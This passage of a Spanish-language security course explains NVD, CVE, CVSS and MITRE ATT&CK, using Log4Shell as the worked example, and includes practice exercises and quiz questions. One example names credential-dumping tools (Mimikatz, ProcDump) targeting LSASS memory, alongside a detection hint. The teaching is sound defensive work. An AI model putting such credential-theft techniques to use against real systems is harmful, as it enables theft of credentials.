La Base de Datos Nacional de Vulnerabilidades (**NVD**) del NIST es un repositorio público del gobierno de EEUU que contiene información estandarizada sobre vulnerabilidades de seguridad informática y sirve como una fuente centralizada para la gestión de vulnerabilidades, la medición de la seguridad y el cumplimiento normativo.

La relación entre el **NVD** y **CVE** es que el primero es el repositorio oficial del gobierno estadounidense para las vulnerabilidades identificadas por las CVE. NVD utiliza las CVE como base para enriquecer la información con detalles adicionales sobre cada vulnerabilidad, como su gravedad (usando **CVSS**), tipos de debilidades (usando **CWE**).

En resumen, las **CVE** son identificadores únicos para vulnerabilidades conocidas, mientras que el **NVD** es una base de datos que proporciona información detallada y enriquecida sobre esas vulnerabilidades, utilizando las CVE como punto de partida.

CVSS (Common Vulnerability Scoring System) o Sistema Común de Puntuación de Vulnerabilidades, es un estándar abierto para evaluar la gravedad de las vulnerabilidades de seguridad en sistemas informáticos. CVSS permite asignar una puntuación numérica a una vulnerabilidad, lo que ayuda a priorizar los esfuerzos de mitigación. Se encuentra bajo la custodia de **FIRST** (*Forum of Incident Response and Security Teams*), pero se trata de un estándar completamente abierto, por lo que puede ser utilizado libremente.

En resumen, CVSS es una herramienta libre y gratuita para evaluar la gravedad de las vulnerabilidades y priorizar su mitigación.


CVSS proporciona un lenguaje común para discutir y comunicar el riesgo de seguridad.

El sistema CVSS se basa en un conjunto de métricas que se agrupan en cuatro categorías: base, temporal, de entorno y suplementarias. Estas métricas se combinan para calcular una puntuación numérica que indica la gravedad de la vulnerabilidad. La última versión de CVSS es la 4.0, lanzada en 2022.


En otras palabras, **CVE** es una lista de vulnerabilidades, mientras que **CVSS** es una herramienta para evaluar el riesgo asociado a esas vulnerabilidades.

Volviendo al **NIST NVD**, su página Web es:

https://nvd.nist.gov, si nos vamos a ella podemos ver que ya tiene en su home page el enlace con **CVSS** (**verde**).



Si deseamos relacionarla con la CVE que estuvimos analizando en el paso 1, podemos seleccionar la opción "**Search**" (**rojo**) del menú de la izquierda, y nos mostrará el botón de CVE (**azul**):




Si seleccionamos en botón recuadrado en **azul** de la imagen anterior "**Vulnerabilities – CVE**", nos presentará la ventana de búsqueda que figura en la imagen de la derecha, en la que pondremos: **CVE-2021-44228**.


Puede llegar a encontrar varias opciones, en este coso concreto, la que nos interesa es la que se presenta a continuación.

CVE-2021-44228	✅	2021-12-10	Apache Software Foundation	Apache Log4j2 2.0-beta9 through 2.15.0 (excluding security releases 2.12.2, 2.12.3, and 2.3.1) JNDI features used in configuration, log messages, and parameters do not protect against attacker controlled LDAP and other JNDI related endpoints. An attacker who can control log messages or log message p...

Si la seleccionamos, podemos encontrar mucho más nivel de detalle para poder seguir profundizando en el tema.



Lo primero que deseamos destacar de la imagen de la derecha, es que por defecto, no está resaltando en azul, "**CVSS Version 3.x**". Si seleccionáramos "**CVSS Version 4.0**", veríamos lo que se presenta en la imagen de abajo.




Esto sucede cuando aún no se ha actualizado la versión, por lo que nos está aconsejando que aún sigamos trabajando con la "**CVSS Version 3.x**".

Por último, si seleccionamos (hacemos "**click**") en el botón "Base Score" de NIST (recuadrado en **rojo** en la imagen de la izquierda), nos presentará la imagen que podemos ver a continuación.

Common Vulnerability Scoring System Calculator CVE-2021-44228

Source: NIST

This page shows the components of a CVSS assessment and allows you to refine the resulting CVSS score with additional or different metric values. Please read the CVSS standards guide to fully understand how to assess vulnerabilities using CVSS and to interpret the resulting scores. The scores are computed in sequence such that the Base Score is used to calculate the Temporal Score and the Temporal Score is used to calculate the Environmental Score.



CVSS Base Score: 10.0
Impact Subscore: 6.0
Exploitability Subscore: 3.9
CVSS Temporal Score: NA
CVSS Environmental Score: NA
Modified Impact Subscore: NA
Overall CVSS Score: 10.0

Show Equations

CVSS v3.1 Vector
AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H

Base Score Metrics

Exploitability Metrics

Attack Vector (AV)*
Network (AV:N) | Adjacent Network (AV:A) | Local (AV:L) | Physical (AV:P)

Attack Complexity (AC)*
Low (AC:L) | High (AC:H)

Privileges Required (PR)*
None (PR:N) | Low (PR:L) | High (PR:H)

User Interaction (UI)*
None (UI:N) | Required (UI:R)

Scope (S)*
Unchanged (S:U) | Changed (S:C)


Impact Metrics

Confidentiality Impact (C)*
None (C:N) | Low (C:L) | High (C:H)

Integrity Impact (I)*
None (I:N) | Low (I:L) | High (I:H)

Availability Impact (A)*
None (A:N) | Low (A:L) | High (A:H)

La imagen de arriba, nos ofrece todo el detalle sobre las métricas de este **CVE-2021-44228**. Por último, toda esta puntuación aplicando CVSS, si deseamos estudiarlo en detalle, podemos seleccionar el hipervínculo “CVSS” (recuadrado en **rojo** en la imagen de arriba), y nos desplegará la página web de FIRST, en el enlace: https://www.first.org/cvss/, que podemos en la imagen que sigue.



PRÁCTICAS Y EJERCICIOS DEL CAPÍTULO 1

➖ PRÁCTICA 1 PARA EL HOGAR: Explorar el ecosistema MITRE

Objetivo: Navegar y familiarizarse con cada una de las plataformas.

🔷 Parte 1: Navegación guiada

1. Accede a los siguientes sitios:
   - https://attack.mitre.org
   - https://cve.mitre.org
   - https://cwe.mitre.org
   - https://capec.mitre.org
2. Contesta:
   - ¿Cuál de los cuatro sitios te parece más orientado a desarrolladores?
   - ¿Cuál te muestra matrices visuales y tácticas?
   - ¿Dónde puedes buscar ataques de phishing?

🔷 Parte 2: Ejercicio práctico

Caso práctico: Ahora practica tu con **Log4Shell** (o si lo deseas con cualquier otro)

1. Busca en CVE.mitre.org el ID CVE-2021-44228.
   - ¿Qué productos están afectados?
   - ¿Cuál es la puntuación de severidad?
2. Busca el CWE relacionado (pista: usa [Google] con: CVE-2021-44228 site:cwe.mitre.org)
   - ¿Cuál es el ID CWE asociado?
   - ¿Qué significa esa debilidad?
3. Busca un CAPEC que tenga relación con inyecciones en parámetros o deserialización.

- ¿Qué patrón CAPEC representa este comportamiento?

4. Accede a MITRE ATT&CK y localiza la técnica **T1190**.
   - ¿A qué táctica pertenece?
   - ¿Qué medidas de mitigación propone?

Pregunta 1 (selección múltiple):

¿Qué significa CVE?

a) Common Vulnerabilities and Exposures
b) Certified Virus Experts
c) Cybersecurity Validation Entity
d) Computer Vulnerability Errors

Todas las respuestas, las encontrarás al final de este artículo, en la sección "**Respuestas**".

Pregunta 2 (selección múltiple):

¿Para qué sirve buscar un CVE?

a) Descargar software
b) Identificar vulnerabilidades conocidas
c) Mejorar velocidad de red
d) Crear malware

Todas las respuestas, las encontrarás al final de este artículo, en la sección "**Respuestas**".

Pregunta 3 (selección múltiple):

¿Qué describe CWE?

a) Ataques reales
b) Debilidades en software y hardware
c) Configuraciones de red
d) Sistemas operativos

Todas las respuestas, las encontrarás al final de este artículo, en la sección "**Respuestas**".

Pregunta 4 (selección múltiple):

¿CWE ayuda principalmente a?

a) Crear virus
b) Prevenir debilidades
c) Mejorar hardware
d) Instalar antivirus

Todas las respuestas, las encontrarás al final de este artículo, en la sección "**Respuestas**".

Pregunta 5 (selección múltiple):

CAPEC es una base de datos para?

a) Configurar routers
b) Patrones de ataque
c) Crear software
d) Actualizar sistemas

Todas las respuestas, las encontrarás al final de este artículo, en la sección "**Respuestas**".

Pregunta 6 (selección múltiple):

CAPEC se usa para?

a) Formación en seguridad ofensiva y defensiva
b) Mejorar hardware
c) Crear CVEs
d) Comprar software

Todas las respuestas, las encontrarás al final de este artículo, en la sección "**Respuestas**".

Pregunta 7 (selección múltiple):

Ordena la cadena:

1. CVE
2. CAPEC
3. CWE
4. ATT&CK

Todas las respuestas, las encontrarás al final de este artículo, en la sección "**Respuestas**".

RESUMEN DEL MÓDULO

- MITRE ofrece herramientas públicas para defender y entender el ciberespacio.
- ATT&CK, CVE, CWE y CAPEC trabajan juntos para modelar amenazas y defensas.
- El conocimiento de cada uno permite tomar decisiones informadas en seguridad ofensiva y defensiva.
- La relación que posee MITRE, con NIST con CVSS

2- Comprendiendo las Tácticas de MITRE ATT&CK

https://attack.mitre.org

- Definición, estructura (tácticas, técnicas, procedimientos).
- Matrices (Enterprise, Mobile, ICS).
- Ejemplo visual y concepto básico.

MITRE **ATT&CK**, que significa *Adversarial Tactics, Techniques, and Common Knowledge*, es una matriz de conocimiento que describe cómo los atacantes actúan en redes y sistemas reales.


Este marco proporciona un lenguaje común para la inteligencia de amenazas, la respuesta a incidentes y las evaluaciones de seguridad. Es decir que, su principal objetivo es facilitar un lenguaje común para que los profesionales de ciberseguridad puedan comunicarse de manera más efectiva sobre las amenazas.

¿Por qué MITRE ATT&CK es revolucionario?

Antes, muchas metodologías hablaban de amenazas genéricas. **ATT&CK** se basa en evidencia real, reportes públicos y análisis de incidentes, documentando tácticas y técnicas específicas con descripciones claras.

Estructura de ATT&CK:

- **Tácticas:** Representan las metas o fases del ataque. Por ejemplo: ***Inicial Access*** (acceso inicial), ***Persistence***(persistencia), ***Defense Evasion*** (evasión de defensa) (en **azul**).
- **Técnicas:** Métodos concretos usados para lograr las tácticas. Por ejemplo, **para *Initial Access*** una técnica es ***Phishing*** (en **verde**).



Enlace de esta imagen:
https://attack.mitre.org/matrices/enterprise/#


- **Subtécnicas:** Variaciones específicas de una técnica, como *Spearphishing Attachment* o *Spearphishing Link (subrayadas en verde)*.

Matrices y dominios: (En la imagen anterior, las resaltamos en **rojo**)

- ATT&CK for **Enterprise**: para entornos empresariales, cubre Windows, Linux, macOS y cloud.
- ATT&CK for **Mobile**: enfocado en ataques móviles.
- ATT&CK for **ICS**: para sistemas de control industrial.

Ejemplo concreto:

En la imagen de la derecha, podemos ver en la matriz "**Enterprise**", la **Táctica** "*Execution*· (ejecución, recuadrado en **rojo**), que puede incluir **Técnicas** como por ejemplo "*Command and Scripting Interpreter*" (recuadrado en **verde**), que a su vez posee **Subtécnicas** como *PowerShell, Apple Script, Windows Command Shell*, etc. (recuadrado en **azul**), que el atacante emplea para ejecutar código malicioso.



2.1 ¿Qué es MITRE ATT&CK?

MITRE ATT&CK (Adversarial Tactics, Techniques, and Common Knowledge), como hemos mencionado, es una base de conocimiento que describe el **comportamiento de los adversarios**, basado en observaciones reales.

¿Pero qué significa esto? ATT&CK es un modelo basado en evidencia, que mapea el comportamiento real de atacantes en el mundo digital.


Lo hace a través de:

- **Tácticas:** los objetivos que persigue un atacante, como obtener acceso o moverse lateralmente en una red.
- **Técnicas:** los métodos específicos que usan para cumplir esas tácticas, como robar credenciales o ejecutar comandos remotos.

MITRE ATT&CK se organiza en matrices, con variantes para ambientes empresariales (**Enterprise**), móviles (**Mobile**) y de control industrial (**ICS**).

🔍 **Tres matrices principales:**

- **Enterprise** → redes corporativas
- **Mobile** → ataques a Android/iOS
- **ICS** → sistemas industriales





2.2 Estructura del framework

Elemento	Descripción
Tácticas	Objetivos del atacante (el *"qué"*) – ejemplo: *Initial Access*
Técnicas	Cómo el atacante logra el objetivo (el *"cómo"*) – ejemplo: *Spearphishing*
Subtécnicas	Variantes específicas de una técnica principal
Mitigaciones	Controles defensivos sugeridos para cada técnica
Detecciones	Indicadores que permiten identificar el uso de una técnica

Ejemplo:


- Táctica: **Credential Access**
- Técnica: **T1003 – OS Credential Dumping**
- Subtécnica: **T1003.001 – LSASS Memory**
- Detección: Monitoreo de acceso a **lsass.exe**
- Herramientas conocidas: Mimikatz, ProcDump






En este ejemplo, podemos observar todo el volumen de información que MITRE ATT&CK nos ofrece a la hora de analizar una vulnerabilidad.

- Mitigación: Behavior Prevention on Endpoint (Prevención de comportamientos en terminales), Credential Access Protection (Protección de credenciales de acceso



